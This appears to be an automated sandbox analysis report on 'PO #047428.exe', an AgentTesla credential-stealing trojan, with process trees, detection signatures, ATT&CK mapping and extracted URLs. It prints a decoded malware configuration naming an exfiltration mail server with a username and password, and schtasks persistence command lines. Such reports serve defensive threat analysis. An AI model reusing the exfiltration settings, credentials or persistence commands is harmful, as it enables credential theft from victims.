ID: 344916
Sample Name: PO #047428.exe
Cookbook: default.jbs
Time: 13:10:51
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PO #047428.exe

Overview


General Information

Sample Name:	PO #047428.exe
Analysis ID:	344916
MD5:	747ce85eef93567.
SHA1:	99cb598151f63f4..
SHA256:	bc445fd5e14be52.
Tags:	AgentTesla

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Contains functionality to register a lo…
- Hides that the sample has been dow…
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w10x64**
- PO #047428.exe (PID: 4616 cmdline: 'C:\Users\user\Desktop\PO #047428.exe' MD5: 747CE85EEF93567C5676649AEF9C00B8)
  - schtasks.exe (PID: 6220 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yXAQfeQN' /XML 'C:\Users\user\AppData\Local\Temp\tmpA80C.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - PO #047428.exe (PID: 6268 cmdline: {path} MD5: 747CE85EEF93567C5676649AEF9C00B8)
- kprUEGC.exe (PID: 5548 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 747CE85EEF93567C5676649AEF9C00B8)
  - schtasks.exe (PID: 6112 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yXAQfeQN' /XML 'C:\Users\user\AppData\Local\Temp\tmp3604.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 716 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - kprUEGC.exe (PID: 6212 cmdline: {path} MD5: 747CE85EEF93567C5676649AEF9C00B8)
  - kprUEGC.exe (PID: 6276 cmdline: {path} MD5: 747CE85EEF93567C5676649AEF9C00B8)
- kprUEGC.exe (PID: 5472 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 747CE85EEF93567C5676649AEF9C00B8)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "dTWvMRSlNHU",
  "URL: ": "https://H7QA9fZzbgw.org",
  "To: ": "accountant@sharqcapital.qa",
  "ByHost: ": "mail.sharqcapital.qa:587",
  "Password: ": "oN028UYPxH",
  "From: ": "accountant@sharqcapital.qa"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.256271000.0000000003DF5000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000013.00000002.619723039.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.619632627.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000E.00000002.338811978.0000000004807000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.624912957.0000000003081000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 8 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
4.2.PO #047428.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
19.2.kprUEGC.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

Installs a global keyboard hook

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Modifies the hosts file

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Network Medium
Default Accounts	Command and Scripting Interpreter 2	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Disable or Modify Tools 1	Input Capture 2 1 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltr
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 2 1 1	Scheduled Trans
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Security Software Discovery 3 2 1	SSH	Clipboard Data 1	Data Transfer Siz Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4	VNC	GUI Input Capture	Exfiltration Over Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 4	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Proto
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encry Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encr Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obf Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO #047428.exe	56%	Virustotal		Browse
PO #047428.exe	30%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
PO #047428.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\yXAQfeQN.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	30%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\yXAQfeQN.exe	30%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.PO #047428.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
19.2.kprUEGC.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mail.sharqcapital.qa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://H7QA9fZzbgw.org	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://YpMPnj.com	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://mail.sharqcapital.qa	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.sharqcapital.qa	104.156.59.2	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://H7QA9fZzbgw.org	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	PO #047428.exe, 00000004.00000002.624912957.0000000003081000.00000004.00000001.sdmp, kprUEGC.exe, 00000013.00000002.624776782.0000000003021000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://DynDns.comDynDNS	kprUEGC.exe, 00000013.00000002.624776782.0000000003021000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	PO #047428.exe, 00000004.00000002.624912957.0000000003081000.00000004.00000001.sdmp, kprUEGC.exe, 00000013.00000002.624776782.0000000003021000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high
http://www.tiro.com	kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%$	PO #047428.exe, 00000004.00000002.624912957.0000000003081000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.carterandcone.coml	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://YpMPnj.com	kprUEGC.exe, 00000013.00000002.624776782.0000000003021000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high
